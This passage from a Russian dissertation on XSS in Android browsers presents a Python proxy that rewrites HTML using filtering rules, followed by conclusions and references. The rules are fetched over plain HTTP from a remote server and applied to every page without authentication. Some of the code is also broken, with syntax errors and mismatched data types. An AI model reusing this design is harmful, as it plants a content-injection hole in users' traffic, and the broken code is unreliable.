Для реализации программного кода в качестве интерпретатора в операционной системе Android использован пакет QPython. Данное программное обеспечение позволяет создавать, запускать и редактировать сценарии, написанные на языке Python. При создании прокси-сервера на данном языке в системе не требуется прав суперпользователя, вследствие чего возможно использование .py файлов на любых Android устройствах версии выше 2.1.

Для работы сценария используются дополнительные библиотеки, поддерживаемые программой QPython. Библиотека Requests используется для выполнения HTTP-запросов, работы с заголовками, кодировкой страниц. Класс библиотек BeautifulSoap позволяет

работать с древовидной структурой списка тегов, отвечает за изменение содержимого внутри тегов, проводя побитовую проверку выбираемых элементов. Библиотека html5lib ориентирована на работу с объектной моделью документа, поддерживая спецификацию HTML5 тегов. Три вышеуказанные библиотеки позволяют создать программное решение для анализа и фильтрации векторов атак. Данные дополнения включены в список поддерживаемых библиотек QPython, что позволяет скачивать их непосредственно из программного интерфейса данной программы.

Непосредственно код программы состоит из трех основных файлов: settings.py, runme.py и hook.py.

Файл settings.py содержит параметры настроек прокси-сервера и представлен следующим набором кода:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

## Настройки
TIMEOUT = 5 """Задержка времени в секундах"""
CHUNK_SIZE = 64 * 1024 """Блок данных входного массива"""
REQUEST_QUEUE_SIZE = 100 """Очередь массива входа"""
PORT = 8080 """указание локального порта"""
HOST = 'localhost' """Указание локального хоста"""
HTTP_PROTOCOL_VERSION = 'HTTP/1.1' """Указание версии протокола"""
```

Отдельный файл настроек позволяет производить удобное, интуитивно понятное конфигурирование настроек прокси-сервера на стороне клиента. Так как данный сценарий исходно содержится в текстовом виде, существует возможность правки настроек в QPython возможностями встроенного редактора сценариев.

Файл runme.py содержит основной код программы прокси-сервера:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from __future__ import unicode_literals

import os
import sys
import random
```

```
import json
from StringIO import StringIO
from cgi import parse_header, parse_multipart
from urlparse import parse_qs

from SocketServer import ThreadingMixIn
from BaseHTTPServer import HTTPServer, BaseHTTPRequestHandler

import androidhelper
import kivy
from kivy.app import App
from kivy.uix.button import Button
from kivy.uix.boxlayout import BoxLayout
from kivy.uix.textinput import TextInput

import threading

## добавляем каталог `lib` в sys path чтобы python смог загрузить библиотеки оттуда

sys.path.insert(1, os.path.join(os.path.abspath('.'), 'lib'))

import requests
from bs4 import BeautifulSoup
from settings import *
from hook import Hook

def capitalize(line, glue='-'):
    """
    Заменяем первую букву в словах на прописную
    """
    return glue.join([word.capitalize() for word in line.split(glue)])

class ThreadingServer(ThreadingMixIn, HTTPServer):
    """
    Класс сервера. Добавляем поддержку многопоточности и переопределяем некоторые опции: timeout и размер очереди
    """

    def __init__(self, server_address, RequestHandlerClass, bind_and_activate=True):
        self.timeout = TIMEOUT
        self.allow_reuse_address = True
        self.request_queue_size = REQUEST_QUEUE_SIZE
        HTTPServer.__init__(self, server_address, RequestHandlerClass, bind_and_activate)


class RequestHandler(BaseHTTPRequestHandler):
    """
    Класс, принимающий соединение
    """
    def __init__(self, *args, **kwargs):
        self.res = None
        try:
```

```
            BaseHTTPRequestHandler.__init__(self, *args, **kwargs)
        except AttributeError:
            pass
            #print('error')

    def send_response(self, code, message=None):
        """
        Переопределяем функцию
        """
        self.log_request(code)
        if message is None:
            if code in self.responses:
                message = self.responses[code][0]
            else:
                message = ''
        if self.request_version != 'HTTP/0.9':
            self.wfile.write("%s %d %s\r\n" % (self.protocol_version, code, message))

    def send_headers(self):
        """
        Отправляем заголовки клиенту
        """
        if self.res is None:
            self.request_remote_entry()
            # статус (200 ok, 404 not found, etc ...)
        self.send_response(self.res.status_code)

        # вырезаем некоторые заголовки
        cut_headers = [
            'transfer-encoding',
            'vary',
        ]
        if self.is_html:
            """
            Поскольку необходимо обработать HTML, фактически, текст, модифицируем заголовки, чтобы браузер получил текст, а не gzip
            """
            cut_headers.append('content-encoding')
            if 'gws' in self.res.headers.get('server', '') or 'gzip' in self.res.headers.get('content-encoding', ''):
                cut_headers.append('content-length')

        # отправляем заголовки клиенту, за исключением тех, что надо вырезать
        for header, value in self.res.headers.iteritems():
            if not header in cut_headers:
                # print(header, value) # debug
                self.send_header(capitalize(header), value)

        # отправляем '\r\n'. Конец блока заголовков
        self.end_headers()

    def request_remote_entry(self):
```

```
    """
    Выполняем запрос к целевому серверу.
    Адресс берём из строки запроса
    `GET http://google.com/ HTTP/1.1`
    """
    url = self.requestline.split(' ')[1]
    postdata = None
    if self.command == 'POST':
        postdata = self.parse_POST()

    #print(self.headers) # debug
    self.res = requests.request(self.command, url, data=postdata,
                                headers=self.headers,
                                verify=url.startswith('https'), stream=True, allow_redirects=False)

@property
def is_html(self):
    """
    Свойство. Значение определяется при вызове и кэшируется. тип boolean
    """
    if not hasattr(self, '_is_html'):
        response_mime_type = self.res.headers.get('content-type', 'text/plain').lower()
        self._is_html = any(mime_type in response_mime_type for mime_type in ('text/html', ))
    return self._is_html

def get_encoding(self):
    """
    Ограниченная функция определения кодировки
    """
    try:
        _, encoding = self.res.headers.get('content-type', 'utf-8').lower().split('=')
    except ValueError:
        encoding = 'windows-1251'
    return encoding

def deal_with_response(self):
    """
    Код, отвечающий за обработку ответа
    """
    if self.is_html:
        content = self.res.text

        # Загрузка строки в BeautifulSoup.
        page = BeautifulSoup(content, 'html5lib')
        page = hook.modify_page(page)

        self.wfile.write(page.encode(encoding=self.res.encoding))
    else:
        while True:
            chunk = self.res.raw.read(CHUNK_SIZE)
            if chunk:
                self.wfile.write(chunk)
```

```
            else:
                break

    def do_HEAD(self):
        """
        метод HEAD (возвращает только заголовки и код)
        """
        self.send_headers()
        self.finish()

    def do_GET(self):
        """
        метод GET
        """
        self.request_remote_entry()
        self.send_headers()
        self.deal_with_response()

        self.finish()

    def parse_POST(self):
        """
        Обработка параметров post запроса
        """
        ctype, pdict = parse_header(self.headers['content-type'])
        if ctype == 'multipart/form-data':
            postvars = parse_multipart(self.rfile, pdict)
        elif ctype == 'application/x-www-form-urlencoded':
            length = int(self.headers['content-length'])
            postvars = parse_qs(
                self.rfile.read(length),
                keep_blank_values=1)
        else:
            postvars = {}
        return postvars

    def do_POST(self):
        """
        POST запрос.
        """
        self.send_headers()

        self.deal_with_response()
        self.finish()

    def do_CONNECT(self):
        """
        Не поддерживает нестандартное поведение proxy.
        """
        raise NotImplementedError('I\'m simple http proxy. Sorry')
```

```
def first_run():
    """
    При первом запуске создаем класс Hook, делаем его глобальным и отбираем правила замены
    """
    global hook
    hook = Hook()  # Создаем
    url = 'http://qpython.e3w.ru/file.txt'
    r = requests.get(url)  # Открываем ссылку
    output = r.text  # Получаем исходный текст
    hooks = output.split("\n")  # Разделяем правила замены по строкам
    hook.set_hooks(hooks)  # Устанавливаем правила

class Gui(App):
    """
    Класс с GUI.
    """
    def start_button(self, button):  # Функция, вызываемая при нажатии start
        if self.started == 0:  # Если сервер еще не запущен, то запускаем
            HOST = self.hostinput.text  # Получаем значение хоста и порта из текстовых полей
            PORT = int(self.portinput.text)
            BaseHTTPRequestHandler.protocol_version = HTTP_PROTOCOL_VERSION
            self.httpd = ThreadingServer((HOST, PORT), RequestHandler)  # Создаем сервер
            print('Proxy running at {host}:{port}'.format(host=HOST, port=PORT))  # Выводим текст в логи
            threading.Thread(target=self.httpd.serve_forever).start()  # Стартуем сервер через потоки, для возможности остановить его в любой момент
            self.started = 1  # Устанавливаем, что сервер уже запущен
            self.droid.makeToast('Proxy running at {host}:{port}'.format(host=HOST, port=PORT))  # Выводим текст на экран
        else:  # Иначе, показываем, что сервер уже работает
            self.droid.makeToast('Proxy already running')

    def stop_button(self, button):
        if self.started == 1:  # Если сервер запущен, то останавливаем
            BaseHTTPRequestHandler.protocol_version = 'HTTP/1.0'  # Ставим старое значение для protocol_version
            threading.Thread(target=self.httpd.shutdown).start()  # Запускаем остановку сервера через поток
            self.httpd.server_close()  # Закрываем сервер, дабы мы могли запустить его еще раз, при нажатии на start
            self.started = 0  # Ставим, что сервер не запущен
            self.droid.makeToast('Proxy stopped')  # Выводим текст на экран
            print 'Server stopped'  # Выводим текст на экран
        else:  # Иначе, показываем, что сервер уже остановлен
            self.droid.makeToast('Proxy already stopped')

    def update_button(self, button):
        """
        Обновляем правила замены
        """
        url = 'http://qpython.e3w.ru/getdata'
```

```
        r = requests.get(url)
        output = r.text
        js =  output.split(']')
        js = js[0]
        js = js+"]"
        js = json.loads(js)
        hook.set_hooks(js)
        self.droid.makeToast('Updated')

    def build(self):
        """
        При запуске приложения создаем три кнопки и два текстовых поля
        """
        layout = BoxLayout(padding=10, orientation='vertical')  # Устанавливаем вертикальный дизайн
        start_btn = Button(text='Start')  # Создаем кнопку с текстом
        start_btn.bind(on_press=self.start_button)  # Ставим вызов функции по клику
        layout.add_widget(start_btn)
        stop_btn = Button(text='Stop')
        stop_btn.bind(on_press=self.stop_button)
        layout.add_widget(stop_btn)
        update_btn = Button(text='Update')
        update_btn.bind(on_press=self.update_button)
        layout.add_widget(update_btn)
        self.hostinput = TextInput(text=HOST, multiline=False)  # Устанавливаем стандартное значение - константу HOST, которая задается в настройках
        layout.add_widget(self.hostinput)
        self.portinput = TextInput(text="%s"%PORT, multiline=False)
        layout.add_widget(self.portinput)
        self.started = 0  # Устанавливаем, что скрипт еще не запущен
        self.droid = androidhelper.Android()  # Создаем объект droid, для выводить информацию на экран
        return layout

if __name__ == '__main__':
    #start_proxy_server()
    first_run()
    app = Gui()
    app.run()
```

Код предложенной программы прокси-сервера успешно исполняется на платформе Android. В случае необходимости запуска сценария на локальном компьютере необходимо установить интерпретатор языка программирования Python. Для корректной работы используемые библиотеки могут быть перенесены в папку используемых библиотек непосредственно с устройства Android.

Файл hook.py содержит правила фильтрации поступающих на прокси-сервер данных и представлен следующим набором кода:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

class Hook():
   def set_hooks(self, hooks):
      """
      Устанавливаем новые правила для замены.
      """
      self.hooks = hooks

   def modify_page(self, page):
      """
     Модифицируем html dom средствами BS.
      """
      for element in self.hooks:
            for tag in page.find_all(element["replacable"]):
               if element["type"] == "tag":
                  tag.replaceWith(element["replace"])
               else:
                  tag[element["attr"]] = element["replace"]
      return page
```

При запуске программы прокси-сервера происходит инициализация встроенных библиотек Qpython, производится подключение устроенных в интерпретатор библиотек. Производится задание правил обработки методов HTTP протокола. Метод в данном случае понимается как последовательность символов, устанавливающая основню операию над ресурсом. Прокси имеет возможность обработки запросов содержимого ресурсов – методы GET и HEAD, а также может обрабатывать запросы пользовательских данных ресурсов – метод POST. Прокси не реализует поддержки метода CONNECT, вследствие чего функционалом не поддерживаются защищенные SSL-туннели, а также данные передаваемые по зашифрованному протоколу HTTPS. Отсутствие поддержки шифрованного потока данных связано с необходимостью его предварительной дешифровки на прокси-сервере, т.к. фильтрация происходит до передачи потока данных в браузер конечного пользователя.

Для создания пользовательского интерфейса реализуется вызов библиотек Kivy, являющихся открытым фреймфорком языка Python. Учитывая разнообразность экранных форматов устройств, работающих с операционной системой Android, применяется вертикальный дизайн кнопок, имеющий установленный размер кнопкок по вертикали и шириной в горизонталь экрана устройства. Данное решение позволяет избавиться от возможных проблем некорректного отображения кнопок на устройствах с различными параметрами дисплеев. Помимо кнопок интерфейс имеет доступные для изменения поля ввода адреса и порта прокси-сервера (Рис. 15).

Рис. 15. Внешний вид приложения в мобильном устройстве.

По умолчанию при запуске сценария на устройстве, используется конфигурация localhost:8080. Такой способ работы программы требует ручного изменения настроек сетевого подключения на устройстве, с целью передачи сетевых запросов от устройства к данной программе. Указанные настройки предусмотрены в настройках сетевых интерфейсов операционной системы Android и при проведении тестирования успешно

применялись, как для соединения посредством беспроводного подключения WiFi, так и для сетевых соединений через операторов сотовой связи по технологиям GPRS, EDGE, 3G. Для подключения через прокси-сервер других устройств необходимо прописывать в настройках сетевых соединений передачу запросов на устройство, на котором запускается прокси-сервер. Таким образом, программа имеет возможность обеспечения работы не только для локального устройства, но и для подключающихся по сети, обеспечивая устройства дополнительной защитой от атак межсайтовым выполнением сценариев.

Правила фильтрации передаются в приложение посредством текстового формата обмена данными JSON. При запусе сценария создается новый класс, который хранит правила замены, полученные с сервера в текстовом виде. Данное решение имеет ряд преимуществ. Хранение правил в памяти позволяет увеличить скорость обработки входящих на прокси-сервер страниц, что позволяет умньшить время открытия страниц. Передача правил в текстовом виде через JSON позволяет затратить минимальное количество трафика для загрузки правил фильтрации, делая возможным использование приложения на информационных сетях передачи данных с низкой пропускной способностью.

В серверной части программного кода реализованы правила фильтрации для обработки и нейтрализации векторов атак. Предложенный механизм позволяет осуществить предварительный захват, обработку трафика, удаление или замену запрещенного содержимого. Консоль администратора правил фильтрации написана на открытом фреймворке CodeIgniter и располагается на бесплатном хостинге. Интерфейс позволяет добавлять JSON правила в текстовый файл в интутитвно понятном виде с возможностью редактирования сожержимого. При помощи GET запроса данные текстового файла передаются на прокси-сервер, где используются для фильтрации входящего потока. Такая реализация позволяет избежать постоянного взаимодействия с консолью, избегая дополнительных потерь трафика (Рис. 16).



Рис. 16. консоль администрирования правил фильтрации.

Благодаря реализации прокси-сервера на языке Python код программы не компилируется, собираясь в единую библиотеку, а работает в виде сценария. Данный сценарий хранится в исходном виде, что позволяет вносить дополнительные коррективы в работу программы, при этом без необходимости перекомпиляции кода. Для применения новых параметров необходимо лишь перезапустить сценарий. Расширяемость базы векторов позволяет улучшить сценарий прокси-сервера, дополнить код правилами обработки данных, а при появлении новых векторов атаки достаточно оперативного обновления правил серверной части.

Благодаря выделенным в Главе 5.2. правилам практическая реализация средства защиты от межсайтового выполнения сценариев позволяет нейтрализовать исполнение исследуемых векторов атак во всех изучаемых браузерах. Программное решение позволяет защищать браузеры конечного пользователя без проведения дополнительных настроек в каждом браузере. Реализация перехвата потока и фильтрации данных происходит до начала интерпретации браузером полученного кода, вследствие чего нападение на браузер становится неэффективным. При этом составляющая векторов, считающаяся вредоносной заменяется на указанное в фильтре содержимое. Такой подход

позволяет не только предотвратить исполнение сценария, считающегося вредоносным, но и сигнализировать о нападении посредством вывода маркера атаки. В данном случае маркером является вывод декста «nowork» в браузере, на который осуществляется нападение.

Предложенное программное решение позволяет избавиться от исследуемых векторов атаки межсайтовое выполнение сценариев. Достоинством данного программного продукта является возможность отключения потенциально опасных участков кода, без потери общего функционала веб-сайтов, фильтруемых с его помощью. Прокси-сервер фильтрует данные перед поступлением в браузер конечного пользователя и, таким образом, позволяет избавиться от векторов межсайтового выполнения сценариев хранимого типа. Таким образом, реализуется дополнительный уровень защиты, позволяющий обезопасить пользователя, вошедшего на сайт, который предварительно был успешно атакован и, следовательно, является нападающим в предложенной модели исполнения атаки.

5.4. Анализ механизмов защиты от атак межсайтового выполнения сценариев

Используемая в эксперименте методика позволяет показать возможность атаки браузера, оценить защищенность браузера от известных векторов межсайтового выполнения сценариев. Проведенное исследование может дополнить существующие методы защиты, в основе которых находится фильтрация входящих данных на прокси-сервере (Heiderich, 2011). В таком случае появляется возможность создания базы нежелательных атрибутов, в случае обнаружения которых исполняемый сценарий может быть заблокирован до получения браузером каких-либо инструкций (Shar, Tan, 2012).

В предложенный принцип работы BrowserShield (Reis et al., 2006.) и CoreScript(Yu et al., 2007) также можно включить, помимо доверенного списка, дополнительный список недоверенных атрибутов при проверке исполнения всех скриптов. Такой подход согласуется с научной работой B. Simic, предложившего использование программы XSS

Validator, проверяющей по списку разрешенных действий полученные входящие данные (Simic, 2012). Дополнение программы векторами, использованными в данной работе, повысит процент выявления атак, и как результат, позволит улучшить защищенность конечного пользователя. Однако, более универсальным методом было бы введение такого рода проверки во все исследуемые браузеры, что позволило бы защитить большее количество пользователей от межсайтового выполнения сценариев. Учитывая тот факт, что приложения в операционной системе Android у многих пользователей обновляются автоматически, при появлении новых векторов атак обновление базы валидатора не станет затруднительным.

Известны успешные испытания программ, позволяющих автоматизировать поиск уязвимых полей, в том числе для атак XSS на базе системного приложения WebGoat (Büchler et al., 2012). Однако такие продукты не учитывают конечную успешность проводимой атаки при использовании определенных браузеров. Кроме того, известные методы не автоматизированного поиска не позволяют выявлять устойчивые атаки межсайтового скриптинга, реализация которых подобна проведенным в настоящем исследовании атакам.

Один из наиболее спорных вопросов касается конечной ответственности за успешную реализацию атаки. И, как следствие, несогласованность применяемых мер по защите. Авторы большинства написанных работ придерживаются мнения, что источником уязвимости для атак межсайтового выполнения сценариев являются веб-приложения либо сайты, не осуществляющие проверку и очистку данных, вводимых пользователями. Вследствие чего уязвимость изучается с точки зрения безопасности веб-приложения, а не с точки зрения безопасности браузера (Du et al, 2011; Patil et al., 2011). Данная позиция отчасти была навязана тем, что в начале 2000 годов при появлении информации о данной уязвимости единственным действенным решением проблемы было полное отключение JavaScript в браузере (Rafail, 2001). Данная мера и сейчас остается наиболее эффективной,

но современные веб-приложения используют JavaScript практически повсеместно. Отказ от использования JavaScript лишает большинство ресурсов необходимого функционала.

Такая направленность сохранялась, в том числе вследствие недостаточного развития браузеров. Набор обрабатываемого JavaScript кода был гораздо проще, а некоторые возможности совершенно не имели альтернативной реализации. В качестве примера можно использовать механизм, описанный в векторе №12 с использованием тега FRAMESET. В настоящее время есть множество методик реализации перекрестных запросов, но десятилетие назад решить проблему уязвимости данного тега в браузере означало бы полное лишение его функциональности.

Третий, немаловажный фактор отнесения данной атаки в зону ответственности веб-приложений - это ее функциональные возможности. Данная позиция изложена в работе Fogie. Даже после выхода официального бюллетеня 2 февраля 2000 года, признававшего межсайтовый скриптинг одним из видов угроз безопасности, многие производители программного обеспечения не воспринимали данную угрозу всерьез (Fogie et al., 2007). В отличие от переполнения буфера данная атака не могла дать повышения привилегий в системе, с помощью нее невозможно было получить права суперпользователя в системе или получить доступ к файлам.

Данная работа предполагает рассмотрение вопроса успешности реализации атаки со стороны клиента. Оценка защищенности исследуемых браузеров позволяет утверждать, что браузеры подвержены векторам атаки в различной степени. А учитывая, что все исследуемые браузеры соответствуют стандарту обработки данных, напрашивается вывод о возможности реализации защитных механизмов в браузере клиента. Существующие в настоящее время дополнения к браузерам позволяют бороться с атакой лишь на уровне селективных запретов исполнения сценариев. Такая мера эффективна лишь при грамотном использовании программного продукта и не рассчитана на среднего пользователя персонального компьютера и сети интернет. Кроме того, указанное решение,

даже в виде дополнений, не предоставлено для браузеров мобильных операционных систем. Проведенное исследование позволяет выявить актуальные векторы атаки, результаты которых могут быть использованы для дальнейшей разработки средств противодействия атаке. Ссылаясь на данные исследования можно утверждать, что браузер играет ключевую роль в подверженности конечного пользователя атаке межсайтового выполнения сценариев. Результаты исследования должны подвигнуть производителей браузеров мобильных операционных систем разрабатывать методы защиты произведенного ими программного продукта от векторов атак межсайтового выполнения сценариев.

ЗАКЛЮЧЕНИЕ

Проведенные исследования позволили охарактеризовать подверженность наиболее популярных браузеров мобильной операционной системы Android векторам атаки межсайтовое выполнение сценариев. В условиях проводимого эксперимента использовались 80 векторов атаки межсайтовое выполнение сценариев в соответствии с классификацией фонда The Open Web Application Security Project. Все описанные векторы атаки применялись к браузерам без использования XSS фильтров, позволяющих контролировать ввод, либо вывод, пользовательских данных.

Изучены известные векторы межсайтового выполнения сценариев, применяющиеся для атаки на браузеры. Исследована возможность успешного проведения векторов атаки на браузеры мобильной операционной системы при условии успешно реализованной атаке на веб-приложение. Показано, что атака межсайтовый скриптинг может быть успешно применена на устройства, работающие на базе мобильных операционных систем.

В ходе проведения эксперимента установлено, что все исследуемые браузеры являются уязвимыми к векторам атаки межсайтовое выполнение сценариев. Детально описана работа браузеров при применении каждого вектора, отмечены особенности исполнения векторов атак при успешном выполнении сценариев.

Обраружено, что все исследуемые браузеры были успешно атакованы векторами скриптинга с помощью FRAMESET и методом запутывания тегов. Выявлено, что более половины исследуемых векторов атак не оказывают воздействия на исследуемые браузеры мобильной операционной системы. Дано объяснение возможным причинам неработоспособности векторов в браузерах. Показано, что успешное выполнение атаки зависит от используемого браузера. На основании результатов проведенного эксперимента можно заключить, что наиболее защищенными от векторов атаки межсайтового выполнения сценариев являются браузеры Skyfire и One.

Различное поведение при применении векторов атаки выявлено при использовании браузеров, написанных на одном движке, а также в браузерах, использующих различные интерпретаторы JavaScript.

Предоставлены значимые данные о подверженности браузеров мобильных приложений на основе операционной системы Android атаке XSS. В дальнейшем на основании полученных результатов может быть предложено решение, позволяющее улучшить защищенность браузеров конечных пользователей. Выявление уязвимости к векторам атаки позволит разработать механизмы защиты от атаки на стороне пользователя. Исследование позволяет повысить уровень безопасности конечного пользователя, предоставляя результаты исследования как фактор выбора приложения для просмотра веб-страниц.

ВЫВОДЫ

1. Разработана модель злоумышленника для исполнения атаки межсайтовое выполнение сценариев. Созданная модель позволяет исследовать влияние векторов атак на браузер пользователя.
2. Разработана классификация векторов межсайтового выполнения сценариев, позволяющая выявить общие признаки, произвести семантическую группировку атак.
3. Выявлено, что группа векторов, использующая ошибки в интерпретации символов и кодировок не показала успешного исполнения межсайтового выполнения сценариев.
4. Разработана модель сетевого иммунитета для мобильного сегмента сети.
5. Разработана программная реализация прокси-сервера, позволяющая предотвратить исполнение векторов межсайтового выполнения сценариев, в том числе хранимого типа, на устройстве пользователя.

СПИСОК ЛИТЕРАТУРЫ

1. CERT/CC Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests. // CERT Coordination Center. 2000. URL: http://www.cert.org/advisories/CA-2000-02.html (дата обращения 23.08.2013).
2. Cross-Site Scripting: Persistent. Abstract. Fortify Software, 2013. URL: http://www.hpenterprisesecurity.com/vulncat/en/vulncat/python/cross_site_scripting_persistent.html (дата обращения 23.08.2013).
3. ECMA Script Language. Specification Standard ECMA-262. 3rd Edition // Standardizing Information and Communication Systems. 1999. URL:http://www.ecma-international.org/publications/files/ECMA-ST-ARCH/ECMA262,%203rd%20edition,%20December%201999.pdf (дата обращения 23.08.2013).
4. Filtering JavaScript to prevent Cross-Site Scripting secologic project // EUROSEC GmbH Chiffriertechnik & Sicherheit. 2005. URL: http://www.secologic.org/downloads/web/051207b_EUROSEC_Draft_Whitepaper_Filtering_JavaScript (дата обращения 23.08.2013).
5. OWASP ASDR: The application security desk reference // DRAFT V0.9 – 2008. URL: https://www.owasp.org/index.php/Category:OWASP_ASDR_Project (дата обращения 23.08.2013).
6. Protect against Cross Site Scripting (XSS) attacks // The Information Assurance Mission at NSA. 2011. URL: http://www.nsa.gov/ia/_files/factsheets/XSS_ IAD_Factsheet Final Web.pdf (дата обращения 23.08.2013).
7. Recommended practice case study: Cross-Site Scripting // U.S. Department of Homeland security. 2007.URL: http://ics-cert.us-cert.gov/sites/default/files/xss_10-24-07_Final.pdf (дата обращения 23.08.2013).

8. The WASC Threat Classification v2.0.Web application security consortium. 2010. 172 с. URL: http://projects.webappsec.org/Threat-Classification (дата обращения 23.08.2013).
9. XSS vs WAF. Best practice. URL: http://onsec.ru/xss-vs-waf.pdf (дата обращения 23.08.2013)
10. Abgrall E., Le Traon Y., Gombault S. Towards systematic security regression testing of web browsers: an empirical investigation of last decade web browser threat exposure against XSS vectors //URL: http://www.yumpu.com/en/document/view/9887930/author-guidelines-for-8-xss-testing-framework (дата обращения 23.08.2013).
11. Alassmi S., Zavarsky P., Lindskog D., Ruhl R., Alasiri A., Alzaidi M. An analysis of the effectiveness of black-box Web application scanners in detection of stored XSSI vulnerabilities // Proceedings of ICCCSIM conference. 2012. P. 1-12. URL: http://www.ijitcs.com/volume%204_No_1/Shafi.pdf (дата обращения 23.08.2013).
12. Aleceu F. Cross Site Scripting (XSS) in action // Oeconomics of knowledge. 2012. Vol. 4, № 3. P. 2-10. URL: https://sites.google.com/site/oeconomicsofknowledge /v4i33q_ 2012fa.pdf (дата обращения 23.08.2013).
13. Amrutkar C., Singh K., Verma1 A., Traynor P. Vulnerable Me: Measuring systemic weaknesses in mobile browser security // Proceedings of 8th International Conference of Information systems security, ICISS. 2012. URL: http://www.cc. gatech.edu/~ camrutk/ ICISS-12.pdfP. 1-17 (дата обращения 23.08.2013).
14. Armando A., Carbone R., Compagna L., Cuellar J., Pellegrino G., Sorniotti A. From multiple credentials to browser-based single sign-on: are we more secure? // Proceedings of the 26th IFIP TC, Information Security Conf. "SEC2011," IFIP Advances in Information and Communication Technology. 2011. Vol. 354. P. 68-79.
15. Athanasopoulos E., Markatos E. P. Code-injection attacks in browsers supporting policies // Proceedings of the 2nd Workshop on Web 2.0 Security & Privacy. 2009.URL: http://www.w2spconf.com/2009/papers/s3p1.pdf (дата обращения 23.08.2013).

16. Avancini A., Ceccato M. Security testing of Web applications: a search based approach for Cross-Site Scripting vulnerabilities // Proceedings of Eleventh IEEE International working conference on source code analysis and manipulation (IEEE). 2011. P.85-94. URL:http://selab.fbk.eu/ceccato/papers/2011/scam2011.pdf (дата обращения 23.08. 2013).

17. Backes M., Gerling S., Styp-Rekowsky P. A local Cross-Site Scripting attack against android phones // Technical report, Information security and cryptography group, Saarland university. 2011. URL: http://www.infsec.cs.uni-saarland.de/projects/android-vuln (дата обращения 23.08.2013).

18. Baranwal A.K. Approaches to detect SQL injection and XSS in web applications // EECE 571B, Term survey paper. 2012. URL: http://blogs.ubc.ca/computersecurity/files /2012/04/ABaranwal_ApproachesToDetectSQLinjection_XSSinWebApplication.pdf (дата обращения 23.08.2013).

19. Barnett R. Dynamic DAST/WAF integration // OWASP AppSecDC conference. 2012. URL: http://www.securitytube.net/video/5326 (дата обращения 23.08.2013).

20. Bau J., Bursztein E., Gupta D., Mitchell J. C. State of the art: Automated blackbox web application vulnerability testing // IEEE Symposiumon Securityand Privacy. 2010. P. 332–345.

21. Berdeaux D. Across the internet oceans. Cross site scripting for internet sailors // Weaknet Labs. 2012. URL: http://weaknetlabs.com/AcrosstheInternetSeas.pdf (дата обращения 23.08.2013).

22. Bhavani A. B. Cross-site scripting attacks on android WebView // International Journal of Computer Science and Network (IJCSN). 2013. Vol 2, № 2. P. 1-5.

23. Blanco M., Muttis F. User input piercing for Cross-site Scripting // Proceedings of the OWASP AppSec DC. 2009. URL: http://download.coresecurity.com/corporate /attachments/ User_input_piercing_for_Cross_Site_Scripting_Paper.pdf (дата обращения 23.08.2013).

24. Bortz A., Boneh D., Nandy P. Exposing private information by timing Web applications // Proceedings of the 16th international conference on World Wide Web. P. 621-628. URL:http://www.andrewbortz.com/papers/timingweb.pdf (дата обращения 23.08.2013).

25. Büchler M., Oudinet J., Pretschner A.. Semi-automatic security testing of Web applications from a secure model // Proceedings of the 6th IEEE Intl. Conf. on Software Security and Reliability. 2012. URL: http://digbib.ubka.uni-karlsruhe.de/volltexte/_documents/_2001362 (дата обращения 23.08.2013).

26. Cao Y., Yegneswaran V., Porras P., Chen Y. PathCutter: severing the self-propagation path of XSS JavaScript worms in social Web Networks // Proceedings of the 18th ACM conference on Computer and communications security (CCS). 2011. P. 745-748. URL: http://research.microsoft.com/users/livshits/papers%5Cpdf%5Cccs11.pdf (дата обращения 23.08.2013).

27. D'Amore F., Gentile M. Automatic and Context-Aware Cross-Site Scripting Filter Evasion // DIAG Technical Reports. 2012. Vol. 4. P.1-58.

28. Dormann W., Rafail J. Securing your Web browser // CERT. 2006.URL: http://www.cert.org/tech_tips/securing_browser (дата обращения 23.08.2013).

29. Doupe A., Cova M., Vigna G. Why Johnny Can't Pentest: An Analysis of Black-box Web Vulnerability Scanners // Proceedings of Seventh Conference on Detection of Intrusions and Malware & Vulnerability Assessment. 2010. URL: http://www.cs.ucsb.edu/~adoupe/static/black-box-scanners-dimva2010.pdf (дата обращения 23.08.2013).

30. Du W., Tan X., Luo T., Jayaraman K., Zhu Z. Re-designing the web's access control system // Proceedings of the 25th Annual IFIP WG 11.3 Conference, 2011. URL: http://link.springer.com/book/10.1007/978-3-642-22348-8/page/1 (дата обращения 23.08.2013).

